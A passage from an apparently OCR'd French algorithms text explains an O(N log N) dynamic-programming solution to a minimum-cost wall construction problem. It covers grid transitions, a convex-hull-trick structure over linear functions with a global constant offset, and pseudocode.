  - Si le minimum est celui calculé dans la région S, alors la supposition concernant le minimum de cette colonne était exacte, et les valeurs jusqu'à la ligne $c+3$ (et donc la colonne $c+3$) étaient correctement évalués. On continue alors de comparer les retours des deux appels à SMAWK sur S et T à la colonne suivante.
  - Dès que le minimum est finalement celui calculé dans la région T, alors les suppositions concernant le minimum des colonnes suivantes sont toutes incorrectes. On arrête alors l'itération. On obtient tout de même le fait la position du minimum de cette colonne, dans la région T.

En effectuant ce procédé, il y a alors deux issues possibles :

- Le minimum se situait toujours dans la région S. Dans ce cas ci, la valeur de c augmente de $c-r+1$ pour la prochaine itération.
- Le minimum ne se situait pas toujours dans la région S. Alors, un minimum a été trouvé dans la région T, et la valeur de r augmente au minimum de $c-r+1$ pour la prochaine itération.

Dans les deux cas, considérons la somme $r+c$. À chaque itération de cet algorithme, cette somme augmente d'au moins $c-r+1$ en temps $O(c-r)$. L'algorithme se termine avant que cette somme n'atteigne $2N$. On retrouve donc le minimum de toutes les colonnes en $O(N)$.

Il est finalement possible d'adapter cet algorithme pour les deux matrices interconnectées, F et G, en avançant simultanément dans les deux matrices, en synchronisant la progression colonne par colonne.[13] On obtient ainsi les valeurs de f et g en $O(N)$, avant de finalement simplement comparer $f(N-2)+M(N-1,N-2)$ et $g(N-2)+M(N-2,N-1)$ pour obtenir le coût de construction d'une muraille optimale.

9.5 Stratégie Alternative (Thimote75)

On peut essayer de calculer les valeurs $f(i,j)$ d'une manière alternative. Considérons un chemin pyramidal minimal allant de i à j, $i<j$, et cherchons à rajouter la tour $j+1$ à ce chemin. On peut alors soit placer la tour $j+1$ avant i dans le chemin, soit immédiatement après j, ce qui se traduit pour la fonction f par les deux transitions suivantes :

$$i<j, (i,j) \to (i,j+1), \text{ avec un coût } M(j,j+1)$$
$$i<j, (i,j) \to (j+1,j), \text{ avec un coût } M(j+1,i)$$




FIGURE 2.19 – Transition $(i,j) \to (i,j+1)$




FIGURE 2.20 – Transition $(i,j) \to (j+1,j)$

On peut exprimer les transitions pour $i>j$ d'une manière équivalente. On va maintenant s'intéresser à la grille associée au calcul de la programmation dynamique. Cette grille représente toutes les situations et transitions des calculs nécessaire pour trouver le résultat minimal.

13. L'adaptation exacte de la méthode de Wilber est laissée en exercice au lecteur.




FIGURE 2.21 – Transitions dans la grille de f pour $N = 4$

On distingue alors les deux types de transitions dans la grille, les transitions qu'on appellera *unitaires*, représentés par des flèches pleines dans la grille, ainsi que les transitions qu'on appellera par la suite *quadratiques*, représentées par des flèches creuses.

La stratégie que nous allons utiliser afin de résoudre ce problème est une stratégie classique visant à réduire le nombre de transitions. Pour ce faire, nous allons construire une structure de données permettant de calculer le résultat de toutes les transitions quadratiques d'une même ligne (respectivement d'une même colonne) en un temps $O(\log N)$. Pour construire cette structure de données, il est important de comprendre les opérations que cette structure de données doit pouvoir supporter, et on va donc analyser les transitions pour comprendre leur impact sur les opérations.

Analyse des transitions entrantes

On va donc s'intéresser à une ligne complète de transitions entrantes. L'analyse des colonnes est complètement équivalente. Si on est à la i-ème ligne, alors il y a $(i-2)$ transitions unitaires entrantes et $(i-2)$ transitions quadratiques entrantes.




FIGURE 2.22 – Transitions vers la 7^e ligne.

Dans ce cas précis, on se rend compte que toutes les transitions unitaires ont le même coût (ici, $M(6,5)$), et que toutes les transitions quadratiques entrantes dépendent d'une seule colonne.

Supposons maintenant que l'on soit en possession d'une structure nous permettant de rapidement déterminer la transition désirée parmi toutes les transitions quadratiques d'une colonne (ou d'une ligne de manière équivalente), et qu'on souhaite effectuer des opérations sur cette structure afin de passer de la i-ème ligne à la $(i+1)$-ème ligne. On se rend alors compte que notre structure doit supporter les opérations suivantes :

- Ajouter une constante pour toutes les transitions unitaires déjà existantes. Cela correspond à ajouter $M(i+1,i)$ à toutes les cases déjà présentes dans la structure pour la ligne précédente.
- Analyser les transitions quadratiques entrantes, et ajouter la transition optimale à la structure. Cela correspond à ajouter la transition de la nouvelle case qui n'existait pas dans la ligne précédente.

Analyse des transitions sortantes

On va maintenant analyser le calcul des transitions quadratiques dans le cas de la i-ème ligne. Dans ce cas, on a alors $(i-1)$ transitions quadratiques sortantes. Les $(i-1)$ transitions unitaires sortantes ont déjà été analysées pour le cas entrant.




FIGURE 2.23 – Transitions quadratiques de 6-ème ligne.

L'objectif de cette analyse va être de comprendre comment ces transitions interagissent entre elles. On cherche à minimiser la valeur de $f(i,i+1)$, on peut écrire la transition désirée de la manière suivante :

$$f(i, i+1) = \min_{j<i} \left(f(i,j) + M(j, i+1) \right)$$
$$\implies f(i, i+1) = \min_{j<i} \left(f(i,j) + (A_j - B_{i+1})^2 \right)$$

On va alors développer le terme quadratique et utiliser une technique fréquente pour sortir des termes constants d'un minimum / maximum :

$$\min(a + c, b + c) = \min(a, b) + c$$

On obtient donc :

$$f(i, i+1) = \min_{j<i} \left(f(i,j) + A_j^2 - 2A_j B_{i+1} + B_{i+1}^2 \right)$$
$$f(i, i+1) = B_{i+1}^2 + \min_{j<i} \left(f(i,j) + -2A_j B_{i+1} + A_j^2 \right)$$

On peut alors reconnaître un minimum de fonctions linéaires, toutes évaluées en B_{i+1} :

$$f(i, i+1) = B_{i+1}^2 + \min_{j<i} \left((-2A_j) \cdot B_{i+1} + A_j^2 + f(i,j) \right)$$

L'objectif de notre structure de données va donc être de pouvoir calculer rapidement le minimum de fonctions linéaires de la forme $ax + b$ évalués un même point x_0, tout en supportant l'ajout de nouvelles fonctions linéaires et d'ajouter une constante à toutes les fonctions linéaires déjà existantes.

Structure de Données

On va donc maintenant s'intéresser au problème de construire une structure de données avec les capacités décrites ci-dessus. Pour ce faire, on va d'abord s'intéresser au cas sans aucun ajout de fonctions ni de constantes.

On va donc désormais travailler avec une liste de fonctions linéaires :

$$f_1(x) = a_1 x + b_1$$
$$f_2(x) = a_2 x + b_2$$
$$\dots$$
$$f_M(x) = a_M x + b_M$$

On peut alors représenter les fonctions de la manière suivante :




FIGURE 2.24 – Exemple de liste de fonctions linéaires

On dit que la i-ème ligne est activée pour un x si $f_i(x)$ est le résultat de la requête $\min$ pour x. Dans cet exemple, on peut déjà remarquer plusieurs propriétés, notamment :

— Si on retire les lignes inutiles (ici la ligne jaune est inutile car elle n'a aucun), alors les pentes des lignes actives sont décroissantes de gauche à droite (ici $a_{\texttt{Bleu}} > a_{\texttt{Rouge}} > a_{\texttt{Vert}}$). On suppose désormais que les lignes sont toutes utiles et triées par ordre strictement croissant de pente, $a_1 > a_2 > ... > a_M$.

— Si on s'intéresse à la j-ème ligne, elle est activé sur l'intervalle $[\texttt{int}_G, \texttt{int}_D]$, où $\texttt{int}_G$ est l'abscisse de l'intersection avec la ligne juste avant (ou $-\infty$ si c'est la ligne de pente maximale) et où $\texttt{int}_D$ est l'abscisse de l'intersection avec la ligne juste après (ou ∞ si c'est la ligne de pente minimale).

Si, pour chaque ligne, on enregistre l'intersection de gauche $\texttt{int}_G$, on peut répondre aux requêtes en faisant une dichotomie pour trouver la droite active pour le x_0 de la requête. En effet, on peut montrer que comme $a_1 > a_2 > ... > a_M$, alors $\texttt{int}_{G1} > \texttt{int}_{G2} > ... > \texttt{int}_{GM}$.

Structure de Données - Ajouter des lignes

On va maintenant essayer d'ajouter une nouvelle ligne à notre liste, la question est donc comment cela va impacter les lignes déjà existantes ainsi de les intersections.




FIGURE 2.25 – Exemple d'un ajout d'une fonction

Afin d'ajouter une ligne $f(x) = ax + b$, on va forcément devoir essayer de l'insérer entre les deux lignes de pentes les plus proches (i.e. on va l'insérer de manière à ce que $a_1 > ... > a_i > a > a_{i+1} > ... > a_M$ pour maintenir la propriété de convexité). Cependant, on doit alors effectuer les vérifications suivantes pour maintenir les informations de la structure :

— Dans ce cas là, on doit alors vérifier que la fonction est bien active sur au moins un intervalle. Pour ce faire, il faut vérifier que l'abscisse de l'intersection avec f_i est inférieure à l'abscisse de l'intersection avec f_{i+1}.

— Il est possible que la ligne f_i devienne inactive, et qu'on doive la supprimer. On peut vérifier que la ligne f_i est active si l'abscisse son intersection gauche $\texttt{int}_G$ est inférieure à l'abscisse de l'intersection entre f_i et f. Si ce n'est pas le cas, on la supprime et on répète le processus jusqu'à ce que la ligne de gauche soit active.

— D'une manière symétrique, on vérifie que la ligne f_{i+1} est active, sinon on la supprime tant que ce n'est pas le cas.

— On recalcule les intersections de gauche des lignes affectées (la ligne f et la ligne f_{i+1}).

Afin d'effectuer ces modifications, il est obligatoire d'utiliser une structure permettant d'ajouter ou retirer des objets à une position arbitraire et d'effectuer des dichotomies, c'est à dire un conteneur ordonné, comme par exemple les `set` ou `multiset` en C++, qui implémentent typiquement des arbres de recherche équilibrés avec toutes leurs opérations (dichotomie, ajouter, retirer) en $O(\log N)$.

Structure de Données - Ajouter une constante

Afin d'ajouter une constante k, on va utiliser une technique classique pour ce genre d'opérations. Au lieu d'ajouter une constante à tous les éléments, on va ajouter la constante à une variable globale K_T, et l'ajouter au résultat de la requête. Cependant, cela ne donnerait pas le bon résultat quand on ajoute des lignes après des ajouts de constantes. Pour résoudre ce problème, il suffit à chaque insertion d'ajouter la ligne $ax + b - K_T$ dans la structure de données au lieu d'ajouter $ax + b$. Au final, le résultat de la requête auquel on ajoute K'_T nous donnera bien le résultat attendu.

Graphiquement, cela revient à changer de repère plutôt que de décaler l'entièreté des lignes déjà existantes. La seule différence est la complexité, l'un étant en $O(1)$ et l'autre en $O(N)$ car on peut facilement combiner les ajouts.

Calcul du résultat

Algorithme 5 : Construction d'une muraille de coût minimale

Entrées : Le nombre de tours, N,
La profondeur des portes de sorties, A,
La profondeur des portes d'entrée, B
Résultat : Le coût minimum pour construire une muraille.
`colonne` ⟵ Structure de Données sans ligne
`ligne` ⟵ Structure de Données sans ligne
Ajouter $-2A_1x + A_1^2 + (B_1 - A_0)^2$ à `colonne`
Ajouter $-2B_1x + B_1^2 + (A_1 - B_0)^2$ à `ligne`
pour $i \leftarrow 2$ **à** $N - 1$ **faire**
  Ajouter la constante $(B_i - A_{i-1})^2$ à `colonne`
  Ajouter la constante $(A_i - B_{i-1})^2$ à `ligne`
  `quadLigne` ⟵ `colonne.min`$(B_i) + B_i^2$
  `quadColonne` ⟵ `ligne.min`$(A_i) + A_i^2$
  Ajouter $-2A_ix + A_i^2 +$ `quadColonne` à `colonne`
  Ajouter $-2B_ix + B_i^2 +$ `quadLigne` à `ligne`
fin
retourner $\min($`ligne.min`$(A_N) + A_N^2,$ `colonne.min`$(B_N) + B_N^2)$